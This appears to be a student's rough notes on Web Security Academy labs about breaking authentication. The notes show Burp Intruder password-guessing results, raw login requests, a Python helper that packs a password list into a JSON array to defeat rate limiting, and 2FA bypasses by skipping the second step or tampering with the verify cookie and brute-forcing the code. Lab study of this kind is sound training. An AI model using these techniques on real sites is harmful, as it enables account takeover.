Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
46	sunshine	200	163			3162	
0		200	164			3240	
8	111111	200	165			3240	
9	1234567	200	163			3240	
1	123456	200	206			3292	
2	password	200	208			3292	
3	12345678	200	206			3292	
4	qwerty	200	207			3292	
5	123456789	200	208			3292	

The bottom section shows the 'Request' tab with the following details:


```

1 POST /login HTTP/2
2 Host: 0a2500bd03961f1086705efb00430052.web-security-academy.net
3 Cookie: session=7131hWaptXA2q0gQDs09NDv0FnbkMoJh
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 36
10 Origin: https://0a2500bd03961f1086705efb00430052.web-security-academy.net
11 Referer: https://0a2500bd03961f1086705efb00430052.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
  
```

Lab: Broken brute-force protection, multiple credentials per request

This lab is vulnerable due to a logic flaw in its brute-force protection. To solve the lab, brute-force Carlos's password, then access his account page.

- Victim's username: **carlos**
- Candidate passwords
- in this lab if you send the multiple request you're going to block
- but seen in request credential are passed in different format
- let try array some multiple passwords in array



"we are able to store the multiple passwords in array so lets use the all passwrod "

"but wait do we have to do it maually adding that double queate "" and and quama

"no we have python"


```
print("[", end='')
```

```
with open('pass.txt', 'r') as f:  
    lines = f.readlines()
```

```
for pwd in lines:  
    print('"' + pwd.rstrip("\n") + "',end='')
```

```
print("random"]', end='')
```

```
#save that password file in same directory and name it pass.txt
```



"one of the passwords worked but we don't know which one so get the response in browser of copy the session id and paste it in browser"

Lab: 2FA simple bypass

This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: `wiener:peter`
- Victim's credentials: `carlos:montoya`

"

At times, the implementation of two-factor authentication is flawed to the point where it can be bypassed entirely.

If the user is first prompted to enter a password, and then prompted to enter a verification code on a separate page, the user is effectively in a "logged in" state before they have entered the verification code. In this case, it is worth testing to see if you can directly skip to "logged-in only" pages after completing the first authentication step. Occasionally, you will find that a

website doesn't actually check whether or not you completed the second step before loading the page.

"

Simple hai bhai just carlos ka username aur password dal aur vo tere ko login2 pe leke jayga url me se login2 hata de and got to my account your loggedin succesfully"

Lab: 2FA broken logic

This lab's two-factor authentication is vulnerable due to its flawed logic. To solve the lab, access Carlos's account page.

- Your credentials: `wiener:peter`
- Victim's username: `carlos`

You also have access to the email server to receive your 2FA verification code.

Send Cancel < > Target: https://0a1f0030040e26b08be11b7d00de0003.web-security-academy.net

Request

Pretty Raw Hex

```
1 GET /login2 HTTP/2
2 Host: 0a1f0030040e26b08be11b7d00de0003.web-security-academy.net
3 Cookie: verify=carlos
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a1f0030040e26b08be11b7d00de0003.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
```

Done

Event log (2) All issues (126)

Response

Pretty Raw Hex Render

2FA broken logic LAB Not solved

Back to lab home
Email client
Back to lab description

Home | My account

Please enter your 4-digit security code

Login

Request

Pretty Raw Hex

```
1 POST /login2 HTTP/2
2 Host: 0a1f0030040e26b08be11b7d00de0003.web-security-academy.net
3 Cookie: verify=carlos
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 13
10 Origin: https://0a1f0030040e26b08be11b7d00de0003.web-security-academy.net
11 Referer: https://0a1f0030040e26b08be11b7d00de0003.web-security-academy.net/login2
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 mfa-code=1771
```

Done

Wrong

Response

Pretty Raw Hex Render

Web Security Academy 2FA broken logic LAB Not solved

Back to lab home
Email client
Back to lab description

Home | My account



Incorrect security code

Please enter your 4-digit security code

Login

3,275 bytes | 178 n

now we can brute force the otp



Lab: 2FA bypass using a brute-force attack

This lab's two-factor authentication is vulnerable to brute-forcing. You have already obtained a valid username and password,



but do not have access to the user's 2FA verification code. To solve the lab, brute-force the 2FA code and access Carlos's account page.

Victim's credentials: `carlos:montoya`

The screenshot displays the Burp Suite Professional interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, View, and Help. Below the menu, the 'Proxy' tab is active, showing a list of intercepted HTTP requests. A yellow arrow points to the 'Settings' icon in the top right corner. The request list table is as follows:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1	https://0a4f00ab040b6b9a81...	GET	/my-account			302	86					✓	34.246.129.62
2	https://0a4f00ab040b6b9a81...	GET	/login			200	3272	HTML		2FA bypass using a br...		✓	34.246.129.62
3	https://0a4f00ab040b6b9a81...	GET	/academyLabHeader			101	147					✓	34.246.129.62
4	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json		✓	200	370	JSON				✓	142.250.70.110
5	https://0a4f00ab040b6b9a81...	POST	/login		✓	302	174					✓	34.246.129.62
6	https://0a4f00ab040b6b9a81...	GET	/login2			200	3113	HTML		2FA bypass using a br...		✓	34.246.129.62
7	https://0a4f00ab040b6b9a81...	GET	/academyLabHeader			101	147					✓	34.246.129.62
8	https://www.youtube.com	GET	/api/stats/watchtime?ns=yt&el=e...		✓	204	389	HTML				✓	142.250.70.110
9	https://0a4f00ab040b6b9a81...	POST	/login2		✓	200	3181	HTML		2FA bypass using a br...		✓	34.246.129.62
10	https://0a4f00ab040b6b9a81...	GET	/academyLabHeader			101	147					✓	34.246.129.62
11	https://ads.mozilla.org	POST	/v1/ads		✓	200	239	JSON				✓	34.117.188.166

The bottom section of the interface shows a detailed view of the selected request (index 9). The 'Request' tab is active, displaying the raw HTTP request. The 'Response' tab is also visible, showing the raw HTTP response. The 'Inspector' panel on the right provides a structured view of the response, including request attributes, body parameters, cookies, headers, and response headers. The response is an HTTP/2 200 OK with a Content-Type of text/html; charset=utf-8. The response body contains HTML code, including a <head> section with <link> tags for CSS files.



pending.....


Lab: Brute-forcing a stay-logged-in cookie



This lab allows users to stay logged in even after they close their browser session. The cookie used to provide this functionality is vulnerable to brute-forcing.


